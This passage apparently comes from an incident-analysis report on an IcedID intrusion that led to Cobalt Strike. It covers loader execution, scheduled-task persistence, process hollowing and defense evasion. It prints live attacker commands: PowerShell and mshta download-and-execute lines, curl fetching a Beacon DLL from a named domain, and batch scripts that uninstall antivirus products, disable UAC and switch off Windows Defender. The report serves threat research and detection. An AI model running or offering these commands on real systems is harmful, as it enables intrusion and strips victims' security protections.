000002b0  80 d7 5e a2 ef 99 49 32  83 8a 1c 4e 23 39 5f 2a   ··^···I2 ···N#9_*
000002c0  4e 19 c5 05 cd 2b 18 11  01 c7 ad 22 40 a5 1c eb   N····+·· ···"@···
000002d0  26 2e ec 9b 0f 17 2f 02  a8 c6 4a 4b 31 a7 2b 23   &.····/· ··JK1·+#
000002e0  79 a0 46 18 bc 22 a1 70  9f 34 48 ea 67 5a 0f 97   y·F··"·p ·4H·gZ··
000002f0  e8 33 72 68 f4 51 6f 95  d3 79 b1 35 04 df bd 41   ·3rh·Qo· ·y·5···A
00000300  f1 fd 65 eb 5b 81 72 f6  7c bc e4 2a fa fc 56 55   ··e·[·r· |··*··VU
00000310  01 79 b0 8b 04 d8 eb 3d  32 32 fc 4d 27 76 4e 70   ·y·····= 22·M'vNp
00000320  a4 5f df 90 53 12 69 b8  6e eb a1 9d a6 63 4e 38   ·_··S·i· n····cN8
```

A detailed **GZIPLOADER** analysis from Binary Defense is available here.

The DLL was then executed using `rundll32.exe` one second later:


```
rundll32.exe "C:\Users\REDACTED\AppData\Local\REDACTED\ikaqkk.dll",update
/i:"TimberMule\license.dat"
```

Cobalt strike Beacon `DLLHost.exe` was downloaded and loaded via process hollowing a few hours after the initial **IcedID** execution:




Initiating Process Command Line	Action Type	Process Command Line
"regsvr32.exe" /s C:\[redacted]fc914c28cc3abc35b3b4ab3769ffe52d.dll	ConnectionSuccess	
"regsvr32.exe" /s C:\[redacted]fc914c28cc3abc35b3b4ab3769ffe52d.dll	OutboundConnectionToWebProtocol	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	ConnectionSuccess	
DllHost.exe	OutboundConnectionToWebProtocol	
"regsvr32.exe" /s C:\[redacted]\fc914c28cc3abc35b3b4ab3769ffe52d.dll	ProcessCreated	DllHost.exe

The threat actors connected to the machine to run the first discovery commands using Cobalt Strike Beacon. The threat actors then downloaded an additional Cobalt Strike Beacon `kaslose.dll` via curl and executed it via `regsvr32` :



ParentCommandLine	OriginalFileName	Image	CommandLine
cmd.exe /c start "" "cmd.exe"	Cmd.Exe	C:\Windows\System32\cmd.exe	"cmd.exe"
C:\Windows\System32\DllHost.exe	Cmd.Exe	C:\Windows\System32\cmd.exe	cmd.exe /c start "" "cmd.exe"
net group /domain	net1.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 group /domain
"cmd.exe"	net.exe	C:\Windows\System32\net.exe	net group /domain
"cmd.exe"	curl.exe	C:\Windows\System32\curl.exe	curl
"cmd.exe"	curl.exe	C:\Windows\System32\curl.exe	curl https://styservice.com/kaslose/kaslose.dll -o C:\users\public\music\kaslose.dll
		C:\Windows\system32\curl.exe	
regsvr32 kaslose.dll	REGSVR32.EXE	C:\Windows\SysWOW64\regsvr32.exe	kaslose.dll
"cmd.exe"	REGSVR32.EXE	C:\Windows\System32\regsvr32.exe	regsvr32 kaslose.dll

The Threat actors also executed HTA and PowerShell loader to load Cobalt Strike Beacon in memory on beachhead:




Initiating Process Parent File Name	Initiating Process Command Line	Process Command Line	Action Type
cmd.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://cdnwin.xyz:443/appino'))"		RemoteExecutableMemoryAllocation
cmd.exe	mshta https://cdnwin.xyz:443/dowlou/up		RemoteExecutableMemoryAllocation

Persistence

IcedID Persistence


Upon IcedID execution, a scheduled task named `{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}` was created. The task was scheduled to execute every hour:



Map Description: Scheduled Task created (Count: 11)


Executable Info	Event Id	Payload Data1	Payload Data2	Payload Data
	106	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}		
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 112	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 8580	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 5424	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 10020	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 3868	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 8404	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 7780	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 584	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 6096	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 1164	

The new scheduled task was registered under EID 106 as seen below. (EIDs: 106,200,201 "Microsoft-Windows-TaskScheduler\Operational.evtx")



User "[redacted]" registered Task Scheduler task "\{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}"

Correlating this with Process Execution logs from MDE, shows that the task was executing the IcedID downloaded DLL:




Initiating Process Command Line: svchost.exe -k netsvcs -p -s Schedule (Count: 11)

Action Type	Process Command Line
ProcessCreated	rundll32.exe "C:\Users\[redacted]\AppData\Local\[redacted]\ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\[redacted]\AppData\Local\[redacted]\ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\[redacted]\AppData\Local\[redacted]\ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\[redacted]\AppData\Local\[redacted]\ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\[redacted]\AppData\Local\[redacted]\ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\[redacted]\AppData\Local\[redacted]\ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\[redacted]\AppData\Local\[redacted]\ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\[redacted]\AppData\Local\[redacted]\ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\[redacted]\AppData\Local\[redacted]\ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\[redacted]\AppData\Local\[redacted]\ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\[redacted]\AppData\Local\[redacted]\ikaqkk.dll",update /i:"TimberMule\license.dat"


Cobalt Strike Persistence

While analyzing this intrusion, we observed further persistence via scheduled tasks associated with post-exploitation activities.
This scheduled task with name `HpSupport` executed a Cobalt Strike Beacon `kaslose64.dll` both on the Domain Controller and the File Server:



Action Type	Process Command Line
ABC	ABC
ProcessCreated	schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F
ProcessCreated	schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F
SchTasksLaunch	
ProcessCreated	conhost.exe 0xffffffff -ForceV1
ProcessCreated	cmd.exe /C schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F
ProcessCreated	cmd.exe /C schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F

On the File Server, the same Scheduled task was created with a slightly different name:



Action Type	Process Command Line
ABC	ABC
ProcessCreated	schtasks /create /tn HpSupport /tr C:\users\public\music\star.bat /SC DAILY /F
ProcessCreated	schtasks /create /tn HpSupport /tr C:\users\public\music\star.bat /SC DAILY /F
SchTasksLaunch	
ProcessCreated	conhost.exe 0xffffffff -ForceV1
ProcessCreated	cmd.exe /C schtasks /create /tn HpSupport /tr C:\users\public\music\star.bat /SC DAILY /F
ProcessCreated	cmd.exe /C schtasks /create /tn HpSupport /tr C:\users\public\music\star.bat /SC DAILY /F


The `star.bat` script contained the following lines in both cases:

```
!echo OFF
regsvr32 C:\users\public\music\kaslose64.dll
```

Defense Evasion

Process Injection: Process Hollowing


IcedID reached out to 37.120.222[.]100:8080 to download and load Cobalt Strike Beacon via process hollowing technique:



Initiating Process Command Line	Action Type	Process Command Line
"regsvr32.exe" /s C:\Users\[redacted]\Downloads\fc914c28cc3abc35b3b4ab3769ffe52d.dll	ConnectionSuccess	
"regsvr32.exe" /s C:\Users\[redacted]\Downloads\fc914c28cc3abc35b3b4ab3769ffe52d.dll	OutboundConnectionToWebProtocol	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	ConnectionSuccess	
DllHost.exe	OutboundConnectionToWebProtocol	
"regsvr32.exe" /s C:\Users\[redacted]\Downloads\fc914c28cc3abc35b3b4ab3769ffe52d.dll	ProcessCreated	DllHost.exe

Killing multiple Services and Disabling Security Tools

The threat actors executed a 1698 line batch script `kasper.bat` on a file server, which kills multiple processes using **taskill**, stops/disables several services using **net stop** and **sc config** and disables a number of security tools using **WMI**.



Initiating Process Parent File Name	Initiating Process Command Line	Process Command Line	Action Type
regsvr32.exe	cmd.exe /C kasper.bat		CmdExecution
regsvr32.exe	kaslose64.dll	cmd.exe /C kasper.bat	ProcessCreated
regsvr32.exe	kaslose64.dll	cmd.exe /C kasper.bat	ProcessCreated
regsvr32.exe	cmd.exe /C kasper.bat	conhost.exe 0xffffffff -ForceV1	ProcessCreated
regsvr32.exe	cmd.exe /C kasper.bat	taskkill /im ccflic0.exe /f	ProcessCreated
regsvr32.exe	cmd.exe /C kasper.bat	taskkill /im ccflic0.exe /f	ProcessCreated

Here is an extract from the `kasper.bat` script:

```
start wmic product where name="Webroot SecureAnywhere" call uninstall /nointeractive
start wmic product where name="Symantec Endpoint Protection" call uninstall
/nointeractive
start wmic product where name="AVG 2015" call uninstall /nointeractive
start wmic product where name="McAfee VirusScan Enterprise" call uninstall
/nointeractive
start wmic product where name="McAfee Agent" call uninstall /nointeractive
start wmic product where name="McAfee DLP Endpoint" call uninstall /nointeractive
start wmic product where name="McAfee Endpoint Security Platform" call uninstall
/nointeractive
start wmic product where name="McAfee Endpoint Security Threat Prevention" call
uninstall /nointeractive
start wmic product where name="Microsoft Security Client" call uninstall
/nointeractive
start wmic product where name="Malwarebytes' Managed Client" call uninstall
/nointeractive
start wmic product where name="Sophos System Protection" call uninstall
/nointeractive
start wmic product where name="Sophos AutoUpdate" call uninstall /nointeractive
start wmic product where name="Sophos Remote Management System" call uninstall
/nointeractive
start wmic product where name="McAfee SiteAdvisor Enterprise" call uninstall
/nointeractive
start wmic product where name="Symantec Backup Exec Remote Agent for Windows" call
uninstall /nointeractive
start wmic product where name="ESET File Security" call uninstall /nointeractive
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v
EnableLUA /t REG_DWORD /d 0 /f
powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true
powershell.exe Uninstall-WindowsFeature -Name Windows-Defender
```

Disabling Windows Defender using multiple techniques

The threat actors executed three other scripts named `fed1.bat`, `fed2.bat` and `fed3.bat` using PowerShell and manipulating several registry keys to disable Windows Defender.

Content of `fed1.bat` script:

```
@echo off
powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true
powershell.exe Uninstall-WindowsFeature -Name Windows-Defender
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t
REG_DWORD /d 1 /f
rem USE AT OWN RISK AS IS WITHOUT WARRANTY OF ANY KIND !!!!!
rem https://technet.microsoft.com/en-us/itpro/powershell/windows/defender/set-
mppreference
rem To also disable Windows Defender Security Center include this
rem reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start"
/t REG_DWORD /d "4" /f
rem 1 - Disable Real-time protection
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware"
/t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t
REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus"
/t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v
"DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SpynetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SubmitSamplesConsent" /t REG_DWORD /d "0" /f
```

Content of `fed2.bat` script:

```
@echo off
rem 0 - Disable Logging
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v
"Start" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v
"Start" /t REG_DWORD /d "0" /f
rem Disable WD Tasks
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh"
/Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache
Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup"
/Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled
Scan" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender
Verification" /Disable
rem Disable WD systray icon
reg delete
"HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v
"Windows Defender" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender"
/f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender"
/f
rem Remove WD context menu
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
rem Disable WD services
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d
"4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d
"4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d
"4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d
"4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d
"4" /f
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t
REG_DWORD /d "4" /f
rem Run "Disable WD.bat" again to disable WD services
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t
REG_DWORD /d 1 /f
```


Content of `fed3.bat` script:

```
@echo off
rem USE AT OWN RISK AS IS WITHOUT WARRANTY OF ANY KIND !!!!!
rem https://technet.microsoft.com/en-us/itpro/powershell/windows/defender/set-mppreference
rem To also disable Windows Defender Security Center include this
rem reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
rem 1 - Disable Real-time protection
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
